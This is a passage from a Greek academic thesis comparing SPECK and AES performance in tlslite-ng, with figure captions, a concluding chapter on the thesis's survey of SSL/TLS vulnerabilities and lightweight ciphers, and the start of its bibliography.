
Γράφημα 9. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 20MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας



Γράφημα 10. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 20MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας




Γράφημα 11. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 32MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας




Γράφημα 12. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 32MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας


Ακολούθως οι ίδιες δοκιμές πραγματοποιήθηκαν με τον φορητό Η/Υ, που φέρει τον επεξεργαστή Intel i5-4300U χρονισμένο στα 3GHz, να λειτουργεί ως εξυπηρετητής. Ο πελάτης ήταν και σε αυτή τη περίπτωση ο ίδιος σταθερός Η/Υ από τον οποίο εκτελέστηκε το script «httpsclient-throughput.sh». Στην συνέχεια παραθέτουμε τα Γραφήματα που σχεδιάστηκαν χρησιμοποιώντας τους μικρότερους χρόνους που καταγράψαμε.




Γράφημα 13. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 2MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας




Γράφημα 14. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 2MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας




Γράφημα 15. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 16MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας




Γράφημα 16. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 16MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας




Γράφημα 17. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 20MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας



Γράφημα 18. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 20MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας



Γράφημα 19. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 32MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας



Γράφημα 20. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 32MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας

Γενικώς είναι γνωστό από τη διεθνή βιβλιογραφία ότι αναλόγως τον επεξεργαστή και την γλώσσα προγραμματισμού η οποία χρησιμοποιείται για την υλοποίηση ενός κρυπτογραφικού αλγορίθμου, υπάρχει πιθανότητα να οδηγηθούμε σε διαφορετικά αποτελέσματα. Έτσι, σε ένα περιβάλλον μπορεί να υπερτερεί ο Speck σε ταχύτητα έναντι του AES και σε ένα άλλο περιβάλλον να μειονεκτεί (Beuilieu 2013). Εντούτοις οι υλοποιήσεις των αλγορίθμων Speck 128/128 και Speck 128/192 που ενσωματώσαμε στην tlslite-ng, υπέστησαν βελτιστοποιήσεις που εφαρμόστηκαν παράλληλα και στον AES με μήκος κλειδιού 128bits. Έτσι επιδιώξαμε όσον το δυνατόν να έχουμε ένα κοινό πεδίο αναφοράς για την πραγματοποίηση των δοκιμών.

Από τα ευρήματα που συγκεντρώσαμε καταδεικνύεται πως οι lightweight αλγόριθμοι Speck αποδίδουν καλύτερα σε συσκευές με περιορισμένες δυνατότητες – κάτι το οποίο εξάλλου είναι και σε απόλυτη συμφωνία με τις σχεδιαστικές τους ιδιότητες. Εξάλλου, το γεγονός ότι ο Speck192 ενδέχεται σε ορισμένες περιπτώσεις και να υπερτερεί έναντι του AES128 (όσον αφορά την ταχύτητα κρυπτογράφησης / αποκρυπτογράφησης) αυξάνει τη σπουδαιότητα των αποτελεσμάτων, γιατί δείχνει ότι ενδεχομένως να είναι

εφικτή όχι μόνο αύξηση της ταχύτητας αλλά και της ασφάλειας (εφόσον επιβεβαιωθεί το ότι ο Speck είναι εγγυημένα ασφαλής).

Κεφάλαιο 7
Επίλογος

Το κύριο αντικείμενο της παρούσας διατριβής ήταν η εκτενής καταγραφή όλων των ευπαθειών και επιθέσεων που σημειώθηκαν στα πρωτόκολλα SSL/TLS από τις απαρχές τους μέχρι σήμερα. Ο λόγος που επικεντρωθήκαμε σε αυτά ήταν ότι είναι ευρέως διαδεδομένα και υποστηρίζουν τις κυριότερες και κρισιμότερες δομές του διαδικτύου. Θα λέγαμε επίσης πως πρόκειται για πρωτόκολλα με υψηλή πολυπλοκότητα που ενημερώνονται αρκετά συχνά κατά τα πρότυπα με ένα πλήθος από κρυπταλγοριθμικές σουίτες που ενδέχεται ενίοτε να είναι επισφαλείς. Αυτό συνδυαζόμενο με το γεγονός πως σε αρκετές περιπτώσεις οι σχεδιαστές οδηγούνται σε λανθασμένες υλοποιήσεις, δημιουργεί ένα προσοδοφόρο έδαφος για νέα είδη επιθέσεων. Έτσι με την παρούσα εργασία επιδιώκουμε αφενός να καταγράψουμε συγκεντρωτικά τις υφιστάμενες επιθέσεις και αφετέρου να καταστήσουμε σαφές το γεγονός πως απαιτείται μία συνεχή προσπάθεια από την κρυπτογραφική κοινότητα για την αντιμετώπιση νέων επιθέσεων που μπορεί να προκύψουν δυνητικά, βασιζόμενες στις προηγούμενες. Επιπλέον για να επισφραγίσουμε την θεωρητική ανάλυση των ευπαθειών υλοποιήσαμε δύο εργαλεία και ενημερώσαμε ένα τρίτο, τα οποία έχουν την δυνατότητα να πραγματοποιούν ελέγχους τρωτότητας σε TLS εξυπηρετητές.

Εκτός τούτου όμως, είναι επίσης επιτακτική η ανάγκη για την δημιουργία αλγορίθμων που υποστηρίζουν την γρήγορη επικοινωνία πάνω από το SSL/TLS, σε συσκευές με περιορισμένους πόρους και δυνατότητες σε ισχύ. Τέτοιου είδους συσκευές αναμένεται να κατακλείσουν την αγορά τα επικείμενα χρόνια. Έτσι στο δεύτερο μέρος της παρούσας διατριβής αναλύσαμε θεωρητικά αυτό το ζήτημα και ενσωματώσαμε στην σουίτα tlslite-ng τον αποδοτικό («lightweight») αλγόριθμο Speck του οποίου την απόδοση συγκρίναμε σε αντιδιαστολή με τους ήδη υφιστάμενους αλγορίθμους τμήματος. Η επιλογή μας βασίστηκε στο γεγονός ότι δεν φέρει μέχρι τώρα σύμφωνα με την διεθνή βιβλιογραφία κανένα μειονέκτημα που να υποβαθμίζει την ασφάλειά του.

Συμπερασματικά, από την μεθοδολογία που ακολουθήσαμε, καταλήξαμε σε ευρήματα που καταδεικνύουν πως ο Speck θα μπορούσε να αποτελέσει μία επιλογή για τα

επόμενα πρότυπα του TLS. Ωστόσο αυτό είναι κάτι το οποίο χρήζει περαιτέρω έρευνας και ενδείκνυται για μελλοντικές μελέτες. Ακολουθώντας λοιπόν την ίδια προσέγγιση θα μπορούσαν να ενσωματωθούν και άλλοι ασφαλείς αποδοτικοί «lightweight» αλγόριθμοι στην σουίτα tlslite-ng ώστε να αξιολογηθεί κατά αναλογία η απόδοσή τους.

Τέλος, σημαντικό είναι να υπάρξει και μία αναλυτική σύγκριση της απόδοσης του Speck – ή άλλου αλγορίθμου της κατηγορίας των «lightweight» κρυπταλγορίθμων τμήματος – με τον κρυπταλγόριθμο ροής Chacha20. Στο πλαίσιο των δοκιμών που πραγματοποιήθηκαν στη παρούσα διατριβή, φαίνεται κατ' αρχάς ότι ο ChaCha20 υπερτερεί του Speck ως προς την ταχύτητα – ιδίως δε σε περιβάλλοντα χωρίς περιορισμούς. Παρόλο που η σύγκριση ενός αλγορίθμου τμήματος, όπως είναι ο Speck, με αλγόριθμο ροής όπως είναι ο ChaCha20, δεν είναι ίσως η πλέον δόκιμη, αναμφίβολα αξίζει να μελετηθεί περαιτέρω προκειμένου να αποσαφηνιστεί πλήρως σε ποιο περιβάλλον αξίζει κανείς να προτιμήσει έναν αλγόριθμο όπως ο Speck αντί για έναν αλγόριθμο ροής (με δεδομένο πάντα ότι και οι δύο παρέχουν ισοδύναμη ασφάλεια).

Παράρτημα

Βιβλιογραφία

Adrian D. et al, (2016), “Imperfect Forward Secrecy:How Diffie-Hellman Fails in Practice”, weakdh.org

AlFardan N., Bernstein D., Patterson K., Poettering B., Schuldt J., (2013) On the Security of RC4 in TLS and WPA, 22nd USENIX Security Symposium

Alfardan N., Patterson K, (2013), Lucky Thirteen: Breaking the TLS and DTLS Record Protocols, IEEE Symposium of Privacy and Security

Arora M., (2012), “How secure is AES against brute force attacks?”, EETimes

Aviram, Scinzel et al, (2016), DROWN Attack https://drownattack.com/drown-attack-paper.pdf, *drownattack.com*

Be’ erry T., Amichai S, (2013), A Perfect CRIME? Only TIME Will Tell, Blackhat Europe

Beuilieu R., Shors D., Treatman-Clark S., Weeks B, Wingers L., (2013) The SIMON and SPECK Family OF Lightweight Block Cipher, National Security Agency

Beuilieu R., (2015), The SIMON and SPECK lightweight block ciphers, Design Automation Conference

Beaulieu R., Shors D., Smith J. Treatman-Clark S., Weeks B., Wingers L., (2015), SIMON and SPECK: Block Ciphers for the Internet of Things, National Security Agency

Beurdouche B. & al, (2015), "A Messy State of the Union: Taming the Composite State Machines of TLS" (PDF). *IEEE Security and Privacy 2015.*

Biryukov A., Dunkelmann Or. et al, (2009), Key Recovery Attacks of Practical Complexity on AESVariants With Up To 10 Round, The Weizmann Institute, Israel

Bhargavan, et al (2014), Triple Handshakes and Cookie Cutters:Breaking and Fixing Authentication over TLS, Microsoft Research

Bleichenbacher D., (1998), Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1, Bell Laboratories

Bodo M, Thai D, Krzysztof K, (2014), https://www.openssl.org/~bodo/ssl-poodle.pdf. Google

Chivers T., (2011), Japanese 'K' Computer Is Ranked Most Powerful". The New York Times.

Cox R., (2008), "Lessons from the Debian/OpenSSL Fiasco", http://research.swtch.com

Daemen, Joan; Rijmen, Vincent (2003), AES Proposal: Rijndael" (PDF), p 1, National Institute of Standards and Technology

Dierks T., Certicom, Allen C., (1999), The TLS ProtocolVersion 1.0, IETF

Dierks T., Rescorla E., (2006), The Transport Layer Security (TLS) ProtocolVersion 1.1 – RFC4346, IETF

Dierks T., Rescorla E., (2008), The Transport Layer Security (TLS) ProtocolVersion 1.2 – RFC5246, IETF

EFF Technologists, (2016), HTTPS Everywhere, Electronic Frontier Foundation

Ferguson N., Kelsey J., Lucks S., Schneier B., Stay M., Wagner D., and Whiting D., (2001), Improved Cryptanalysis of Rijndael, Seventh Fast Software Encryption Workshop, Springer-Verlag, p. 213-230.

Franco J, (2013), AES-GCM in python http://jhafranco.com/2013/05/31/aes-gcm-implementation-in-python/

Freir A., Karlton P, (2011), The Secure Sockets Layer (SSL) Protocol Version 3.0 – RFC6101, IETF

Fluhrer S., Mantin I., and Shamir A., (2001), Weaknesses in the key scheduling algorithm of RC4. In Selected areas in cryptography. Springer 2001

Gartner, (2013), "Gartner Says the Internet of Things Installed Base Will Grow to 26 Billion Units By 2020". Gartner

